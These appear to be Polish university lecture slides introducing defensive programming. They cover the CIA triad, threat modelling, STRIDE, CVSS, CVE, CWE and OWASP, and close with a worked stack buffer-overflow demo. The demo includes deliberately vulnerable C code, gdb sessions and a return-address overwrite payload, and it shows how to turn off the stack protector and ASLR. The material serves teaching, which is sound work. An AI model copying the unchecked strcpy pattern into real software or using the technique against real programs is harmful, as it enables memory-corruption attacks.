Programowanie Defensywne

Wprowadzenie

Arkadiusz Chrobot

Katedra Systemów Informatycznych

7 marca 2024

Plan

1. Dane kontaktowe
2. Literatura
3. Definicje
4. Przykład

Informacje kontaktowe

Wykładowca: dr inż. Arkadiusz Chrobot

Numer pokoju: 3.23, budynek D

Termin konsultacji:

W tygodnie parzyste: wtorek, 10:00 – 12:00

W tygodnie nieparzyste: środa, 14:00 – 16:00

Numer telefonu: 41 34-24-185

Adres e-mail: a.chrobot@tu.kielce.pl

Strona WWW: https://achilles.tu.kielce.pl/portal/Members/84df831b59534bdc88bef09b15e73c99

- David A. Wheeler. *Secure Programming HOWTO*. 2015. URL: https://dwheeler.com/secure-programs/Secure-Programs-HOWTO.pdf.
- Ross Anderson. *Security Engineering: A Guide to Building Dependable Distributed Systems*. Wiley, 2020. URL: https://www.cl.cam.ac.uk/~rja14/book.html.
- Loren Kohnfelder. *Po pierwsze: bezpieczeństwo, Przewodnik dla twórców oprogramowania*. Gliwice: Helion, 2022.
- Michał Sajdak i in. *Bezpieczeństwo aplikacji webowych*. Kraków: Securitum, 2019.
- Michael Howard, David LeBlanc i John Viega. *24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them*. 1 wyd. USA: McGraw-Hill, Inc., 2009.
- Tomasz Surmacz. *Secure Systems and Networks*. Łódź: PRINT-PAP, 2011. URL: https://www.dbc.wroc.pl/Content/23915/PDF/Surmacz_Secure_Systems.pdf.

- David A. Wheeler. *Developing Secure Software (LFD121)*. 2024. URL: https://training.linuxfoundation.org/training/developing-secure-software-lfd121/.
- *SEI CERT Coding Standards*. 2016. URL: https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards.
- *Safecode Training*. 2023. URL: https://safecode.org/training/.
- *HackTheBox*. 2023. URL: https://www.hackthebox.com/.

Kod QR

Cyberbezpieczeństwo

Cyberbezpieczeństwo lub *bezpieczeństwo systemów komputerowych* lub, w uproszczeniu, *bezpieczeństwo* to dyscyplina inżynierii i nauki zajmująca się ochroną zasobów komputerowych i sieciowych. Pojęcie to może być rozpatrywane w dwóch aspektach: przeciwdziałania celowemu naruszeniu ochrony (ang. *security*) lub przypadkowemu (ang. *safety*).

Z punktu widzenia *inżynierii oprogramowania* lub *inżynierii systemów* bezpieczeństwo jest *wymaganiem niefunkcjonalnym* zaliczanym do *atrybutów jakościowych*. Musi być zatem opisane w sposób umożliwiający jego ocenę (pomiar) i weryfikację.

CIA

Bezpieczeństwo jest *wymaganiem złożonym*, co oznacza, że może składać się z wielu mniejszych wymagań. Tworząc oprogramowanie należy je wszystkie odkryć, przeanalizować i zaimplementować. Najbardziej wysokopoziomowe z nich, a zarazem najważniejsze, to ...

CIA

Bezpieczeństwo jest *wymaganiem złożonym*, co oznacza, że może składać się z wielu mniejszych wymagań. Tworząc oprogramowanie należy je wszystkie odkryć, przeanalizować i zaimplementować. Najbardziej wysokopoziomowe z nich, a zarazem najważniejsze, to ...

CIA!


CIA

Bezpieczeństwo jest *wymaganiem złożonym*, co oznacza, że może składać się z wielu mniejszych wymagań. Tworząc oprogramowanie należy je wszystkie odkryć, przeanalizować i zaimplementować. Najbardziej wysokopoziomowe z nich, a zarazem najważniejsze, to …

…ale nie to CIA!

CIA

Bezpieczeństwo jest *wymaganiem złożonym*, co oznacza, że może składać się z wielu mniejszych wymagań. Tworząc oprogramowanie należy je wszystkie odkryć, przeanalizować i zaimplementować. Najbardziej wysokopoziomowe z nich, a zarazem najważniejsze, to ...



to CIA!

CIA

W niektórych opracowaniach ta *triada* CIA jest uzupełniana przez *Niezaprzeczalność* (ang. *Non-repudation*) lub *Odpowiedzialność* (ang. *Accountability*). Aby te wymagania mogły być spełnione potrzebne są mechanizmy zapewniające:

- Identyfikację i Uwierzytelnienie[1](ang. *Identification & Authentication — I&A*),
- Autoryzację (ang. *Authorization*),
- Audyt (logowanie) (ang. *Auditing aka logging*).

Innym źródłem wymagań związanych z bezpieczeństwem mogą być standardy obowiązujące w danej dziedzinie zastosowań.

[1] Uwaga językowa: wyraz „autentykacja" jest błędem! Źródło: https://rjp.pan.pl/porady-jezykowe-main/263-autentykacja

Modelowanie zagrożeń

Bezpieczeństwo to *nie produkt*, ale *proces*. Zatem nie może ono być tylko i wyłącznie brane pod uwagę w trakcie tworzenia oprogramowania, ale powinno być uwzględnione w całym jego *cyklu życia*. W tym zadaniu pomaga *modelowanie zagrożeń*, które polega na ich identyfikacji, ocenie ryzyka (rozumianego jako iloczyn kosztu materializacji zagrożenia i prawdopodobieństwa wystąpienia takiej sytuacji), opracowaniu polityki zabezpieczenia przed nimi oraz wdrożeniu odpowiednich mechanizmów z tej polityki wynikających. Istnieje kilkanaście metod przeprowadzania tej czynności oraz wiele narzędzi, które tę czynność wspomagają. Z punktu widzenia inżynierii oprogramowania dwa narzędzia są szczególnie przydatne: STRIDE i CVSS.

Modelowanie zagrożeń

Największą korzyścią jaką daje modelowanie zagrożeń jest identyfikacja zagrożeń i możliwości poprawy bezpieczeństwa systemu komputerowego. Aby to osiągnąć należy określić:

1. kto jest intruzem (obce państwo, organizacja przestępcza, osoby z zewnątrz, użytkownicy systemu (ang. *insiders*)),
2. czym jest analizowane zagrożenie,
3. w jakich okolicznościach się ono pojawia,
4. gdzie znajduje się słaby punkt, który pozwala zagrożeniu zaistnieć,
5. jaki wpływ będzie miało pojawienie się zagrożenia,
6. w jaki sposób można zagrożeniu zapobiec lub zminimalizować jego skutki?

STRIDE

W identyfikacji zagrożeń może pomóc taksonomia STRIDE opracowana przez pracowników firmy Microsoft:

Zagrożenie	**Pożądana cecha**
Spoofing (Podszywanie się)	Uwierzytelnianie
Tampering (Manipulacja)	Integralność
Repudiation (Zaprzeczalność)	Niezaprzeczalność
Information disclosure (Ujawnienie informacji)	Poufność
Denial of service (Odmowa usługi)	Dostępność
Elevation of privileges (Eskalacja uprawnień)	Autoryzacja

CVSS

Podatnością lub *luką zabezpieczeń* (ang. *vulnerability*) nazywa się każdy defekt w oprogramowaniu, który świadczy o tym, że nie zostały spełnione wymagania bezpieczeństwa. Do oceny ryzyka związanego z odkrytą podatnością może posłużyć system CVSS (ang. *Common Vulnerability Scoring System*), który pozwala jej przypisać ocenę od 0 (brak zagrożenia) do 10 (najpoważniejsze zagrożenie). Wyliczenia tej oceny można dokonać on-line.
Common Vulnerabilities and Exposures (CVE) to baza danych o znanych i nowych podatnościach w powszechnie dostępnym oprogramowaniu. Każda uwzględniona w niej luka, oprócz opisu, posiada także unikatowy identyfikator postaci `CVE-rok-numer`, gdzie `numer` jest unikatową liczbą naturalną. Należy jednak pamiętać, że zgłoszenie podatności jest dobrowolne, dlatego nie wszystkie znane luki są w tej bazie uwzględnione. Dodatkowo nie ma w niej podatności występujących w oprogramowaniu specjalistycznym.

Klasyfikacje podatność

CWE (Common Weakness Enumeration) Top 25 to lista dwudziestu pięciu najgroźniejszych *typów* podatności ogólnie występujących w oprogramowaniu. Jest ona aktualizowana cyklicznie. Być może najbardziej niepokojącym wnioskiem z lektury jej kolejnych publikacji jest to, że nowe luki są dodawane dosyć rzadko do tej listy. Dominują na niej podatności, które znane były już w latach 70. ubiegłego wieku. Jedynie zmieniają one pozycje na tej liście. Listy 10 najczęstszych rodzajów luk występujących w oprogramowaniu związanym z Internetem publikuje organizacja OWASP. Należą od nich:

- OWASP Top 10 Web Application Security Risks,
- OWASP API Security Top 10,
- OWASP Mobile Top 10,
- OWASP Internet of Things Top 10.

Podatność Buffer Overflow/Overrun

Czy w tym programie da się wywołać funkcję `print_secret()`, mając dostęp tylko do pliku wykonywalnego?

```
#include<stdio.h>
#include<string.h>

void say_hello(char *string);
static void print_secret(void);

int main(int argc, char **argv)
{
    if(argc==2)
        say_hello(argv[1]);
}
```

Podatność Buffer Overflow/Overrun

```
void say_hello(char *string)
{
    char buffer[10]={0};
    strcpy(buffer,string);
    printf("Hello, %s!\n", buffer);
}

static void print_secret(void)
{
    printf("Tajemnica, której nikt nie powinien
 ↪  poznać!\n");
}
```

Podatność Buffer Overflow/Overflow

Sprawdźmy jak działa:

```
 ./vulnerability Arek
Hello, Arek!
```

Prawidłowo. To spróbujmy coś zepsuć


```
 ./vulnerability AAAAAAAAAA
Hello, AAAAAAAAAA!
[1]    11776 segmentation fault (core dumped)
./vulnerability AAAAAAAAAA
```

Spróbujmy to trochę zautomatyzować:

```
 ./vulnerability  `python -c 'print("A"*10)'`
Hello, AAAAAAAAAA!
[1]    21541 segmentation fault (core dumped)
./vulnerability `python -c 'print("A"*10)'`
```

Podatność Buffer Overflow/Overrun

Mapa pamięci w Linuksie



Podatność Buffer Overflow/Overrun

(Zgrubna) organizacja ramki stosu (x86-64)

⋮
parametry
adres powrotny
kopia RBP
zmienne lokalne
⋮

Podatność Buffer Overflow/Overrun

Skoro tablica `buffer` w funkcji `say_hello()` jest zmienną lokalną i można zapisać w niej więcej znaków niż przewiduje jej rozmiar, to znaczy, że można nadpisać adres powrotny! Gdybyśmy tylko wiedzieli ile znaków trzeba zapisać w tym celu w `buffer` i jaki jest adres funkcji `print_secret()`. Użyjmy debuggera (`gdb`)!

```
gdb ./vulnerability
(gdb) run $(python -c 'print("A"*10)')
Starting program: /home/arek/programming/c/pd/
vulnerability $(python -c 'print("A"*10)')
Hello, AAAAAAAAAA!

Program received signal SIGSEGV, Segmentation fault.
0x0000555555554708 in main (argc=32767, argv=0x1)
at vulnerability.c:11

11 }
```

Podatność Buffer Overflow/Overrun

Nie dowiedzieliśmy się niczego nowego, ale zwiększmy liczbę liter „A" w argumencie:

```
(gdb) run $(python -c 'print("A"*18)')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/arek/programming/c/pd/
vulnerability $(python -c 'print("A"*18)')
Hello, AAAAAAAAAAAAAAAAAA!

Program received signal SIGSEGV, Segmentation fault.
0x0000555555554700 in main (argc=<error reading variable:
Cannot access memory at address 0x414141414141413d>,
argv=<error reading variable: Cannot access memory at
address 0x4141414141414131>)
    at vulnerability.c:10
10                  say_hello(argv[1]);
```

Podatność Buffer Overflow/Overrun

Aha! Czyli 18 znaków wystarczy, aby nadpisać adres powrotny. Ustalmy teraz adres funkcji `print_secret()` (uwaga program w debuggerze musi być uruchomiony).

```
(gdb) print print_secret
$1 = {void (void)} 0x555555554751 <print_secret>
```

Jest jeszcze jedna rzecz, o które trzeba pamiętać — w komputerach z procesorami Intela i AMD bajty są zapisywane w formacie little endian!

```
(gdb) run
$(python -c 'print("A"*18+"\x51\x47\x55\x55\x55\x55")')
Starting program: /home/arek/programming/c/pd/
vulnerability
$(python -c 'print("A"*18+"\x51\x47\x55\x55\x55\x55")')
Hello, AAAAAAAAAAAAAAAAAAQGUUUU!
Tajemnica, której nikt nie powinien poznać!
```

Podatność Buffer Overflow/Overrun

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffd908 in ?? ()
```

Sprawdźmy jeszcze, czy zadziała z wiersza poleceń:

```
./vulnerability
`python -c 'print("A"*18+"\x51\x47\x55\x55\x55\x55")'`
```

```
Hello, AAAAAAAAAAAAAAAAAAQGUUUU!
Tajemnica, której nikt nie powinien poznać!
[1]    6239 segmentation fault (core dumped)
./vulnerability `python -c
'print("A"*18+"\x51\x47\x55\x55\x55\x55")'`
```

Konkluzje

Czy to naprawdę jest takie proste?

Nie. Współczesne kompilatory i systemy operacyjne stosują dodatkowe zabezpieczenia, które utrudniają wykorzystanie luk typu buffer overflow. Żeby zademonstrować jej skutki musiałem użyć flagi kompilatora `-fno-stack-protector` oraz wyłączyć mechanizm ASLR (ang. *Address Space Layout Randomization*) poleceniem: `sudo sysctl -w kernel.randomize_va_space=0`

Czy ta podatność dotyczy tylko języka C?

Nie, może dotyczyć także każdego innego, jak C++, C#, Python, Java. Jednakże nowsze języki mają zazwyczaj wbudowane mechanizmy kontrolujące liczbę zapisywanych bajtów do tablic i innych zmiennych, a ponadto programy w nich napisane nie są bezpośrednio wykonywane przez sprzęt. Nie wyklucza to jednak całkowicie występienia tej luki.

Konkluzje

Ciąg dalszy

Jak poważne mogą być konsekwencje takiej podatności?

Jeśli program z tą luką jest wykonywany z uprawnieniami użytkownika `root`, ale może być uruchomiony przez zwykłego użytkownika, to intruz może np. wywołać powłokę systemową (wiersz poleceń) przy jego pomocy i przejąć kontrolę nad systemie. Jeśli nawet program jest wykonywany z uprawnieniami zwykłego użytkownika, ale dostarcza usług przez sieć, to intruz także może próbować wywołać powłokę, co daje mu punkt wyjściowy do dalszych ataków.

Czy naprawdę trzeba się przejmować tą luką?

Tak. Wspomniane wcześniej mechanizmy tylko *utrudniają* wykorzystanie opisanej podatności, ale jej *nie eliminują*. O bezpieczny kod musi zadbać programista.

Pytania

Koniec

Dziękuję Państwu za uwagę!